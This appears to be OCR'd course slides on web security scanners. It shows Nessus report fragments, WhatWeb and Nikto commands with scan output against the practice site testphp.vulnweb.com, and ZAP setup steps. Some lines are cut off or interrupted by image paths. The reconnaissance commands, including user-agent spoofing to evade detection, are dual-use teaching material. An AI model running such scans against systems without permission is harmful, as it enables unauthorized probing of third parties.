Web Application Potentially Vulnerable to Clickjacking
Web Servers
1
MIXED
Web Server (Multiple Issues)
Web Servers
4
Host Details
IP: 18.192.172.30
DNS: testphp.vulnweb.com
Start: Today at 6:39 PM
End: Today at 7:13 PM
Elapsed: 34 minutes
KB: Download

Nessus [27]


Generate HTML Report - 1 Host Selected
Report
Custom
Data
Vulnerabilities
Remediations
Group Vulnerabilities By
Host
Scan Information
Host Information
Vulnerabilities Details
Select All | Clear
Synopsis
Description
See Also
Solution
Risk Factor
CVSS v3.0 Base Score
CVSS v3.0 Temporal Score
CVSS Base Score
CVSS Temporal Score
STIG Severity
References
Exploitable With
Plugin Information
Plugin Output
Some vulnerability details do not exist in all results
Generate Report
Cancel
Save as default

Nessus [28]


testphp.vulnweb.com
Fri, 11 Dec 2020 19:13:34 SE Asia Standard Time
TABLE OF CONTENTS
Vulnerabilities by Host
testphp.vulnweb.com
Remediations
Suggested Remediations
Vulnerabilities by Host
Collapse All | Expand All
testphp.vulnweb.com
1
CRITICAL
10
HIGH
11
MEDIUM
1
LOW
24
INFO
Scan Information
Start time: Fri Dec 11 18:39:30 2020
End time: Fri Dec 11 19:13:33 2020
Host Information
DNS Name: testphp.vulnweb.com
IP: 18.192.172.30
Nessus Essentials

Web Application Security Tools

Web Application Security Tools

❑ **Web Application Security Tools** are specialized tools designed to **identify, test, and exploit security vulnerabilities** in web applications. They help security professionals, developers, and testers discover issues like **SQL injection, XSS, authentication flaws, insecure configurations**, and more.

❑ **Purpose**

- **Find common web vulnerabilities** (e.g., OWASP Top 10)
- **Test input validation**, authentication, and session handling
- **Assess web server and application configurations**
- **Simulate real-world attacks** to improve application resilience
- **Support secure development and DevSecOps pipelines**

Common Web Application Security Tools

Tool	Type	Key Features	Use Case
ZAP (Zed Attack Proxy)	Open-source scanner	Automated and manual testing, spidering, active/passive scan	Scan for OWASP Top 10 vulnerabilities
Burp Suite (Community/Pro)	Intercepting proxy & scanner	Manual testing, repeater, intruder, scanner (Pro)	Intercept and modify HTTP/S traffic, fuzz parameters
Nikto	CLI web server scanner	Scans for outdated servers, misconfigurations, known issues	Baseline web server assessment

Common Web Application Security Tools

Tool	Type	Key Features	Use Case
Wapiti	CLI vulnerability scanner	Scans for SQLi, XSS, file inclusion, CRLF, etc.	Lightweight automated vulnerability scan
Arachni	High-performance scanner	Modular scanning engine, reports in multiple formats	Scalable application testing
WhatWeb	Web technology fingerprinting	Detects CMS, frameworks, plugins, server types	Reconnaissance and tech stack discovery
SQLMap	SQL injection automation tool	Database fingerprinting, data extraction, takeover	Exploit SQL injection vulnerabilities

WhatWeb

WhatWeb

- **WhatWeb** is an open-source, command-line reconnaissance tool used to **identify technologies used by websites**. It performs **web application fingerprinting** by analyzing HTTP headers, HTML content, scripts, cookies, and other indicators.

- **Purpose**
  - **Detect underlying web technologies** (e.g., CMS, frameworks, servers, libraries)
  - **Identify potential vulnerabilities** based on known software versions
  - **Assist in reconnaissance** during penetration testing or red teaming
  - **Support target profiling** for bug bounty, OSINT, or compliance audits

Key Features

Feature	Description
Plugin-based architecture	Supports 1800+ plugins to detect technologies
Detects a wide range of components	CMS (WordPress, Joomla), web servers, JavaScript libraries, frameworks, analytics, etc.
Passive & active detection	Analyzes both static content and server behavior
Custom headers and user-agents	Spoof requests to bypass filters
Multiple output formats	Supports CLI, JSON, XML, and grepable output
Fast and scriptable	Suitable for automation and integration with other tools


Example Commands

Goal	Command	Description
Basic scan	whatweb http://example.com	Quick fingerprinting of one site
Verbose output	whatweb -v http://example.com	Displays more detailed plugin info
Aggressive mode	whatweb -a 3 http://example.com	Uses deeper inspection methods
Scan multiple URLs	whatweb -i urls.txt	Read list of targets from file
Use custom User-Agent	whatweb --user-agent="Mozilla/5.0"	Evade detection or mimic browsers
Output in JSON	whatweb -a 3 -v --log-json=result.json http://example.com	Structured output for automation

Demo: WhatWeb

WhatWeb

- whatweb http://testphp.vulnweb.com
- Web server: nginx 1.19.0
- Backend language: PHP 5.6.40
- Database: MySQL
- OS: ubuntu 20.04



Nikto

Nikto

- **Nikto** is an open-source command-line tool that performs **comprehensive scans of web servers** to detect:
  - Misconfigurations
  - Insecure files or directories
  - Outdated software versions
  - Dangerous default scripts
  - Known vulnerabilities (CVEs)
- **Purpose of Nikto**
  - Identify **security flaws** in web servers and applications
  - Check for **known vulnerabilities** and CVEs
  - Validate **SSL/TLS configurations**
  - Support **manual pen tests** or **automated scanning routines**

Key Features of Nikto

Feature	Description
Detects 6,700+ dangerous files/scripts	Common vulnerable paths
Checks 1,200+ web server software versions	Apache, Nginx, IIS, etc.
Tests for outdated versions and CVEs	Cross-referenced with known exploits
Scans for default files and config issues	Like phpinfo(), server-status
Reports on SSL certs and security headers	TLS support, HTTP headers
Custom plugin support	Extend detection capabilities
Supports proxy, HTTP auth, cookies	Useful for authenticated scans

Demo: Nikto

Nikto [1]

- nikto -h

Option	Description
-h	Target host (IP or domain).
-p	Specify port (default is 80 for HTTP).
-ssl	Force SSL for HTTPS.
-Tuning	Select the type of tests (e.g., 1 for interesting files, x for all tests).
-o	Output to a file.
-Format	Specify output format (txt, csv, html, xml).

Nikto [2]

- nikto -h http://testphp.vulnweb.com

```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-10-03 04:40:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla
eb/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
ite in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-s
ities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/
/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains
e: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/200
ml-invites-cross-site.html
+ /: Potential PHP MySQL database connection string found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time:           2025-10-03 04:42:25 (GMT-4) (97 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

OWASP ZAP (Zed Attack Proxy)

Zed Attack Proxy (ZAP)

- **ZAP** is an open-source **web application security scanner** developed by the **Open Web Application Security Project (OWASP)**. It is designed to **find security vulnerabilities** in web applications during development and testing.

Purpose	Description
Automated Vulnerability Scanning	Find common web vulnerabilities like XSS, SQLi, CSRF, and more.
Manual Testing Support	Assist penetration testers in manually exploring and exploiting flaws.
Security Regression Testing	Integrate into CI/CD pipelines for secure DevOps.
Education & Awareness	Help developers learn about secure coding and web security flaws.

Key Features


Feature	Description
Intercepting Proxy	Captures and modifies HTTP/S traffic between client and server.
Automated Scanner	Passive and active scanners to detect OWASP Top 10 vulnerabilities.
Spider & AJAX Spider	Crawls traditional and JavaScript-heavy web apps to discover endpoints.
Fuzzer	Sends custom payloads to parameters to discover injection points.
API Testing Support	Supports testing RESTful APIs (manual and scripted).
Plug-in Architecture	Extendable with community-developed add-ons.
Contextual Testing	Define test scopes (e.g., login pages, user roles).
Scripting Support	Custom scripts for automated tasks (e.g., JavaScript, Python).

Demo: Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) Download

❑Zed Attack Proxy (ZAP)

- https://www.zaproxy.org/download/



java se development kit download

- https://www.oracle.com/java/technologies/downloads/#jdk25-windows

JDK 25 JDK 21

Java SE Development Kit 25.0.1 downloads

JDK 25 binaries are free to use in production and free to redistribute, at no cost, under the Oracle No-Fee Terms and Conditions (NFTC).


JDK 25 will receive updates under the NFTC, until September 2028, a year after the release of the next LTS. Subsequent JDK 25 updates will be licensed under the Java SE OTN License (OTN) and production use beyond the limited free grants of the OTN license will require a fee.


Linux macOS Windows

Product/file description	File size	Download
x64 Compressed Archive	204.33 MB	https://download.oracle.com/java/25/latest/jdk-25_windows-x64_bin.zip (sha256)
x64 Installer	182.29 MB	https://download.oracle.com/java/25/latest/jdk-25_windows-x64_bin.exe (sha256)
x64 MSI Installer	181.05 MB	https://download.oracle.com/java/25/latest/jdk-25_windows-x64_bin.msi (sha256)

STEP1: ZAP: Install


- ❑Double click file “Zap_2_15_0_windows.exe
- ❑Click: Next






STEP2: ZAP: Install

- ❑ Choose I accept the agreement
- ❑ Click: Next




STEP3: ZAP: Install

- Click: Next




STEP4: ZAP: Install

- Click: Next




STEP5: ZAP: Install

- Click: Finish




STEP7: Configure Proxy in ZAP

- Check Default Proxy Settings:
  - By default, OWASP ZAP uses localhost and port 8080 as the proxy.
